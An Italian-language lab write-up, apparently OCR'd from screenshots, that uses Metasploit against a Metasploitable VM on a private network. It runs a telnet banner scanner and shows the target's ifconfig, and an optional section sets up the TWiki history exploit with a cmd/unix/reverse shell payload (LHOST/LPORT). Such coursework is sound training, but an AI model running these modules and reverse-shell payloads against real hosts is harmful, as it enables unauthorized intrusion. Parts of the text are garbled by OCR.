### 1 – Attivazione MSFCONSOLE

# 2 – Cerco l'exploit adeguato per la TELNET

```
Matching Modules

# Name

# Name

Disclosure Date Rank C

heck Description

O auxiliary/scanner/telnet/lantronix_telnet_version

Lantronix Telnet Service Banner Detection

1 auxiliary/scanner/telnet/telnet_version

Telnet Service Banner Detection

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version

msf6 > 

msf6 >
```

# 3 – Seleziono l'exploit e mofifico le opzioni necessarie

```
m) > set RHOSTS 192.168.50.101
msf6 auxiliary(
RHOSTS \Rightarrow 192.168.50.101
                                         sion) > show options
msf6 auxiliary(
Module options (auxiliary/scanner/telnet/telnet_version):
             Current Setting
                              Required Description
  Name
   PASSWORD
                                         The password for the specified username
                              no
  RHOSTS
             192.168.50.101
                                         The target host(s), see https://docs.meta
                              ves
                                         sploit.com/docs/using-metasploit/basics/u
                                         sing-metasploit.html
  RPORT
             23
                                         The target port (TCP)
                              yes
                                         The number of concurrent threads (max one
  THREADS
                              yes
                                          per host)
  TIMEOUT
                              ves
                                         Timeout for the Telnet probe
  USERNAME
                                         The username to authenticate as
                              no
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/telnet/telnet_version) >
```

## 4 – l'exploit ha funzionato


### 5 – Controllo la veridicità delle informazioni ottenute

## 6 - ifconfig della "macchina" attaccata

```
msfadmin@metasploitable:~$ ifconfig
          Link encap:Ethernet HWaddr 08:00:27:5f:8f:56
eth0
          inet addr:192.168.50.101 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5f:8f56/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:146 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7677 (7.4 KB) TX bytes:19999 (19.5 KB)
          Base address:0×d020 Memory:f0200000-f0220000
lo
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:139 errors:0 dropped:0 overruns:0 frame:0
          TX packets:139 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:42153 (41.1 KB) TX bytes:42153 (41.1 KB)
msfadmin@metasploitable:~$
```

#### **FACOLTATIVO**

1 – Seleziono il l'exploit adeguato



2 -setto tutte le opzioni necessarie e il payload

```
File Actions Edit View Help
 msf6 exploit(
 Module options (exploit/unix/webapp/twiki_history):
                                                                                                   Current Setting Required Description
                                                                                                                                                                                                                                                                                                                                      A proxy chain of format type:host:port[,type:host:port]
                        Proxies
                                                                                                                                                                                                                                                                                                                                   [...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
Negotiate SSL/TLS for outgoing connections
TWiki bin directory path
HTTP server virtual host
                        RHOSTS
                                                                                                  192.168.50.101
                                                                                                                                                                                                                                                 yes
                          RPORT
                                                                                                      false
                        SSL
URI
                                                                                                      /twiki/bin
                                                                                                                                                                                                                                                  ves
                          VHOST
 Payload options (cmd/unix/reverse):
                                                                                   Current Setting Required Description
                        LHOST 192.168.50.100
LPORT 4444
                                                                                                                                                                                                                                                                                                                    The listen address (an interface may be specified) The listen port % \left( 1\right) =\left( 1\right) +\left( 1\right) 
                                                                                                                                                                                                                                ves
                                                                                                                                                                                                                                yes
 Exploit target:
                                                   Automatic
024 at 01:35:14 PM
 View the full module info with the info, or info -d command.
 msf6 exploit(unix/webapp/twiki_history) >
```

### 4- ha funzionato



